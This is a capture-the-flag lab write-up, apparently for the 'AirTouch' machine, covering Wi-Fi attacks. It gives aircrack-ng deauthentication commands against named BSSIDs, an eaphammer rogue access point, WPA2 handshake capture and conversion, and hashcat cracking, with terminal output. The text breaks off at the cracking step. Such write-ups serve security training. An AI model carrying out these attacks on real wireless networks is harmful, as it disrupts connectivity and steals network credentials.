
My ip is 172.20.1.2 as diagram shows and it has bunch of wlan interfaces. This machine also has several wireless tools.



I can scan wlan with this command(any wlan is ok)


```
iwconfig wlan0 mode managed
ip link set wlan0 up
iwlist wlan0 scan
```


root@AirTouch-Consultant:~# iwconfig wlan0 mode managed
root@AirTouch-Consultant:~# ip link set wlan0 up
Cell 03 - Address: F0:9F:C2:A3:F1:A7
Channel:6
Frequency:2.437 GHz (Channel 6)
Quality=70/70 Signal level=-30 dBm
Encryption key:on
ESSID:"AirTouch-Internet"
Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
9 Mb/s; 12 Mb/s; 18 Mb/s
Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
Mode:Master
Extra:tsf=0006509cbba50c80
Extra: Last beacon: 84ms ago
IE: Unknown: 0011416972546F7563682D496E7465726E6574
IE: Unknown: 010882848B960C121824
IE: Unknown: 030106
IE: Unknown: 2A0104
IE: Unknown: 32043048606C
IE: IEEE 802.11i/WPA2 Version 1
Group Cipher : TKIP
Pairwise Ciphers (2) : CCMP TKIP
Authentication Suites (1) : PSK
IE: Unknown: 3B025100
IE: Unknown: 7F08040040020000040




It has AirTouch-Internet and AirTouch-Office that diagram shows. Also, I can run airodump-ng to see traffic.

```
airodump-ng wlan0
```




But it lacks 5GHz band by default so I need to mention it.

```
airodump-ng --band abg wlan0
```



It shows two bssid for AirTouch-Office, so I need to deauth two of them to sniff AirTouch-Office traffic. First, create certificate for eaphammer and start it.

```
./eaphammer --cert-wizard
```



From here, I need two shells. Open another ssh shell.

Run eaphammer

```
# shell 1
ip link set wlan1 up
./eaphammer -i wlan1
```

Open another shell with ssh and start wlan0 interface

```
# shell 2
airmon-ng start wlan0
```

Now I can send deauth

```
# shell 2
iwconfig wlan0mon channel 44
aireplay-ng --deauth 5 -a AC:8B:A9:F3:A1:13 -c 28:6C:07:12:EE:A1 wlan0mon
aireplay-ng --deauth 5 -a AC:8B:A9:AA:3F:D2 -c 28:6C:07:12:EE:A1 wlan0mon
```

```
root@AirTouch-Consultant:~# iwconfig wlan0mon channel 44
root@AirTouch-Consultant:~# aireplay-ng --deauth 5 -a AC:8B:A9:F3:A1:13 -c 28:6C:07:12:EE:A1 wlan0mon
17:24:03  Waiting for beacon frame (BSSID: AC:8B:A9:F3:A1:13) on channel 44
17:24:04  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:12:EE:A1] [ 0| 0 ACKs]
17:24:04  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:12:EE:A1] [ 0| 0 ACKs]
17:24:05  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:12:EE:A1] [ 0| 0 ACKs]
17:24:05  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:12:EE:A1] [ 0| 0 ACKs]
17:24:06  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:12:EE:A1] [ 0| 0 ACKs]
root@AirTouch-Consultant:~# aireplay-ng --deauth 5 -a AC:8B:A9:AA:3F:D2 -c 28:6C:07:12:EE:A1 wlan0mon
17:24:34  Waiting for beacon frame (BSSID: AC:8B:A9:AA:3F:D2) on channel 44
17:24:34  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:12:EE:A1] [ 0| 0 ACKs]
17:24:35  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:12:EE:A1] [ 0| 0 ACKs]
17:24:35  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:12:EE:A1] [ 0| 0 ACKs]
17:24:36  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:12:EE:A1] [ 0| 0 ACKs]
17:24:36  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:12:EE:A1] [ 0| 0 ACKs]
root@AirTouch-Consultant:~#
```

```
Press enter to quit...
wlan1: STA 28:6c:07:12:ee:a1 IEEE 802.11: authenticated
wlan1: STA 28:6c:07:12:ee:a1 IEEE 802.11: associated (aid 1)
wlan1: CTRL-EVENT-EAP-STARTED 28:6c:07:12:ee:a1
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
SSL: SSL3 alert: read (remote end reported an error):fatal:unknown CA
OpenSSL: openssl_handshake - SSL_connect error:14094418:SSL routines:ssl3_read_bytes:tlsv1 alert unknown ca
wlan1: CTRL-EVENT-EAP-FAILURE 28:6c:07:12:ee:a1
wlan1: STA 28:6c:07:12:ee:a1 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan1: STA 28:6c:07:12:ee:a1 IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)
wlan1: STA 28:6c:07:12:ee:a1 IEEE 802.11: deauthenticated due to local deauth request
wlan1: STA 28:6c:07:12:ee:a1 IEEE 802.11: authenticated
wlan1: STA 28:6c:07:12:ee:a1 IEEE 802.11: associated (aid 1)
wlan1: CTRL-EVENT-EAP-STARTED 28:6c:07:12:ee:a1
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
SSL: SSL3 alert: read (remote end reported an error):fatal:unknown CA
OpenSSL: openssl_handshake - SSL_connect error:14094418:SSL routines:ssl3_read_bytes:tlsv1 alert unknown ca
wlan1: CTRL-EVENT-EAP-FAILURE 28:6c:07:12:ee:a1
wlan1: STA 28:6c:07:12:ee:a1 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan1: STA 28:6c:07:12:ee:a1 IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)
wlan1: STA 28:6c:07:12:ee:a1 IEEE 802.11: deauthenticated due to local deauth request
```

It fails since I don't have proper ca.

Get www-data shell(AirTouch-Internet)

Let's look for AirTouch-Internet which uses weak TKIP and PSK.

```
CH 116 ][ Elapsed: 2 mins ][ 2026-04-29 16:22

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

AC:8B:A9:AA:3F:D2  -28       58        6    0  44   54e  WPA2 CCMP   MGT  AirTouch-Office
AC:8B:A9:F3:A1:13  -28       58        6    0  44   54e  WPA2 CCMP   MGT  AirTouch-Office
B2:AB:B1:B3:CB:1A  -28       29        0    0   6   54        CCMP   PSK  WIFI-JOHN
F0:9F:C2:A3:F1:A7  -28       29        0    0   6   54        CCMP   PSK  AirTouch-Internet
B6:C1:A1:DE:79:89  -28       29        0    0   9   54   WPA2 CCMP   PSK  MiFibra-24-D4VY
4A:64:D1:A4:31:0C  -28       59        0    0   3   54        CCMP   PSK  MOVISTAR_FG68
6A:82:0B:EB:A6:1D  -28     1740        0    0   1   54        TKIP   PSK  vodafoneFB6N

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes


(not associated)   C8:8A:9A:6F:F9:D2  -29    0 - 1      0         9         AccessLink,AirTouch-Office
AC:8B:A9:AA:3F:D2  28:6C:07:12:EE:F3  -29    0 - 6e    22        17         AirTouch-Office
AC:8B:A9:F3:A1:13  28:6C:07:12:EE:A1  -29    0 - 6e     0        19         AirTouch-Office
```

Based on the dump before, set channel to 6 and start dump.


```
# shell 1
iwconfig wlan0mon channel 6
airodump-ng wlan0mon --channel 6 --bssid F0:9F:C2:A3:F1:A7 -w /tmp/airtouch-
internet
```

Do deauth

```
# shell 2
aireplay-ng --deauth 5 -a F0:9F:C2:A3:F1:A7 -c 28:6C:07:FE:A3:22 wlan0mon
```




It creates several files



But I need only cap file. Copy this using scp and hcxpcapngtool will create hash

```
scp consultant@airtouch.htb:/tmp/*.cap .
hcxpcapngtool -o airtouch_internet.hash internet_capture-01.cap
```



It creates hash file, which can be cracked with hashcat


```
PS C:¥Users¥yumia¥Downloads¥hashcat-7.1.2> .¥hashcat.exe '..¥..¥airtouch-internet.hash' --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

22000 | WPA-PBKDF2-PMKID+EAPOL | Network Protocol


NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

